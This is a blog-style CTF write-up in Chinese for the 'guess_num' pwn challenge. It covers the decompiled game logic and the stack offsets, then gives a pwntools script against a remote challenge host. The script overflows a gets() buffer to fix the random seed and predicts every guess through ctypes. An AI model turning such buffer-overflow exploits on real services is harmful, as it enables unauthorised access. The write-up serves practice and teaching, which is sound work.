攻防世界guess_num

原创

朴实无华读书人 于 2021-10-29 22:57:49 发布 26 收藏

分类专栏： CTF 文章标签： python pwn

本文链接：https://blog.csdn.net/weixin_52296042/article/details/121044326

版权


CTF 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

我们分析程序如果v4 = v6 连续十次则循环结束，然后执行后面函数获得flag


如果数字不等则退出




```
  v4 = 0;
  v6 = 0;
  *(_QWORD *)seed = sub_BB0();
  puts("-------------------------------");
  puts("Welcome to a guess number game!");
  puts("-------------------------------");
  puts("Please let me know your name!");
  printf("Your name:", 0LL);
  gets(&v7);
  srand(seed[0]);
  for ( i = 0; i <= 9; ++i )
  {
    v6 = rand() % 6 + 1;
    printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
    printf("Please input your guess number:");
    __isoc99_scanf("%d", &v4);
    puts("---------------------------------");
    if ( v4 != v6 )
    {
      puts("GG!");
      exit(1);
    }
    puts("Success!");
  }
  sub_C3E();
  return 0LL;
}
```

我们观察栈空间发现var-30(v7)与seed相差0x20。

然后我们可以利用gets函数的天然漏洞，覆盖seed为3，




```
-000000000000003C var_3C          dd ?
-0000000000000038 var_38          dd ?
-0000000000000034 var_34          dd ?
-0000000000000030 var_30          db ?
-000000000000002F                 db ? ; undefined
-000000000000002E                 db ? ; undefined
-000000000000002D                 db ? ; undefined
-000000000000002C                 db ? ; undefined
-000000000000002B                 db ? ; undefined
-000000000000002A                 db ? ; undefined
-0000000000000029                 db ? ; undefined
-0000000000000028                 db ? ; undefined
```



```
-0000000000000027                 db ? ; undefined
-0000000000000026                 db ? ; undefined
-0000000000000025                 db ? ; undefined
-0000000000000024                 db ? ; undefined
-0000000000000023                 db ? ; undefined
-0000000000000022                 db ? ; undefined
-0000000000000021                 db ? ; undefined
-0000000000000020                 db ? ; undefined
-000000000000001F                 db ? ; undefined
-000000000000001E                 db ? ; undefined
-000000000000001D                 db ? ; undefined
-000000000000001C                 db ? ; undefined
-000000000000001B                 db ? ; undefined
-000000000000001A                 db ? ; undefined
-0000000000000019                 db ? ; undefined
-0000000000000018                 db ? ; undefined
-0000000000000017                 db ? ; undefined
-0000000000000016                 db ? ; undefined
-0000000000000015                 db ? ; undefined
-0000000000000014                 db ? ; undefined
-0000000000000013                 db ? ; undefined
-0000000000000012                 db ? ; undefined
-0000000000000011                 db ? ; undefined
-0000000000000010 seed            dd 2 dup(?)
```

下面是脚本。我们可以利用ldd file查看libc。这里利用ctypes库实现python、c混合编程

脚本中的cat_flag函数地址是多余的



```python
from pwn import *
from ctypes import *

io = remote("111.200.241.244",51670)

#io = process("./guess_num")

libc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")

catflag_addr = 0xc5a

payload = 'a' * 0x20 + p64(3)

io.sendlineafter("name:",payload)

libc.srand(3)

for i in range(10):
    num = str(libc.rand()%6+1)
    io.sendlineafter("number:",num)

io.interactive()
```

新人博客，如果错误。请大佬指正